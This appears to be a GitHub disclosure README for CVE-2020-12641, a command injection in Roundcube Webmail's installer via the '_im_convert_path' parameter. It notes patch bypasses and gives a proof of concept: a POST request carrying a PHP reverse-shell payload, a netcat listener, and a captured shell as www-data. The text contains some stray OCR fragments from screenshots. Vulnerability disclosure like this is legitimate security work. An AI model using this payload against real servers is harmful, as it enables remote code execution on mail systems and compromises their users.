DrunkenShells / **Disclosures** Public

<> **Code**   Issues   Pull requests   Actions   Projects   Security   Insights

master ▾   Disclosures / **CVE-2020-12641-Command Injection-Roundcube** /

DrunkenShells Add files via upload ...   on Jul 13, 2020   **History**

..	
Bypasses	2 years ago
Get Shell.png	2 years ago
Open Mail.png	2 years ago
README.md	2 years ago

README.md

CVE-2020-12641: Command Injection via "_im_convert_path" in Roundcube Webmail

A Command Injection vulnerability exists in Roundcube versions before 1.4.4, 1.3.11 and 1.2.10.
A bypass was also found affecting versions before 1.4.5, 1.3.12.
Because the "_im_convert_path" does not perform sanitization/input filtering, an attacker with access to the Roundcube Installer can inject system commands in this parameter that will execute when any user opens any email containing a "non-standard" image.

Bypass:

As mentioned above, the fix for versions 1.4.4, 1.3.11 and 1.2.10 can be bypassed in the following ways:

- Flag Injection in an Arbitrary Executable
- Calling Remote Executables in Windows Environments

Vendor Disclosure:

The vendor's disclosure and patch of this vulnerability can be found here.
The vendor's disclosure and patch for the bypass can be found here.

Proof Of Concept:

In order to reproduce this vulnerability, the following steps are required:

Craft Injection Request

We craft and send a POST request to the Installer containing the malicious command injection in the "_im_convert_path" parameter:


```
POST /roundcube/installer/index.php HTTP/1.1
Host: 192.168.243.153
Content-Type: application/x-www-form-urlencoded
Content-Length: 1049

_step=2&_product_name=Roundcube+Webmail&***TRUNCATED***&submit=UPDATE+CONFIG&_im_convert_path=php+-
r+'$sock%3dfsockopen("127.0.0.1",4444)%3bexec("/bin/bash+-i+<%263+>%263+2>%263")%3b'+%23
```

Note: In this case the parameter contains a PHP reverse shell payload.

Send Email Containing a "Non-standard" Image

We proceed to send to the victim, in this case "guest@localhost", an email containing an image of non-standard format (in this case a "TIF" format image), which Roundcube will try to convert to "JPG" format, thus triggering the above code and sending a reverse shell to the attacker:


Roundcube Webmail :: Inbox - Mozilla Firefox
Preferences
Roundcube Webm
Roundcube We
Roundcube We
192.168.243.153/roundcube/?_tas
Inbox
Search...
guest@tester: /var/www/html/roundcube
File Edit View Search Terminal Help


guest Today 20:20
Image TIFF

guest Today 17:29
(no subject)

```
guest@tester:/var/www/html/roundcube$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Result

If the attack was performed correctly, when the victim opens the mail containing the "TIF" image, a reverse shell will be sent back to the attacker:



Roundcube Webmail :: Inbox - Mozilla Firefox
Preferences
Roundcube Webm
Roundcube We
Roundcube We
192.168.243.153/roundcube/?_tas
Inbox
Search...
guest
Image TIFF
Today 20:20
guest
(no subject)
Today 17:29
guest@tester: /var/www/html/roundcube
File Edit View Search Terminal Help

```
guest@tester:/var/www/html/roundcube$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from localhost 54806 received!
bash: cannot set terminal process group (882): Inappropriate ioctl for dev
ice
bash: no job control in this shell
www-data@tester:/var/www/html/roundcube$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@tester:/var/www/html/roundcube$ 
```